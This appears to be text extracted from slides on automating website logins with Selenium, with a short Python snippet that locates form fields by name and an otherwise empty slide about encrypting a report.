Rows per page: 10 ▾ 1-7 of 7 < >				

# AUTOMATE LOGIN WITH SELENIUM

```
<input id="login_field" class="form-control input-block" type="text" name="login" autocapitalize="no" />
<div class="position-relative">...</div>
```



The image shows a dual-pane interface. The left pane displays the GitHub web interface for the user 'ptmew'. It includes a search bar, navigation links for 'Pull requests', 'Issues', 'Marketplace', and 'Explore', and a list of repositories under the 'ptmew' organization. The right pane shows a code editor with a file named 'test.py'. The code is a Selenium script designed to automate a login process. It imports 'webdriver' and 'By' from 'selenium', and 'time' from the standard library. A function 'search\_from\_list(name\_list)' is defined, which iterates through a list of names and attempts to find an element by name on the page. The script sets the URL to 'https://www.facebook.com' and the login URL to 'https://www.github.com/login'.

```
test.py
1  from selenium import webdriver
2  from selenium.webdriver.common.by import By
3  import time
4
5
6  def search_from_list(name_list):
7      result = None
8      for name in name_list:
9          try:
10             result = driver.find_element_by_name(name)
11             break
12         except:
13             continue
14     return result
15
16
17  URL = "https://www.facebook.com"
18  #URL = "https://www.github.com/login"
```

# ENCRYPT THE REPORT



Thank you for  
your attention

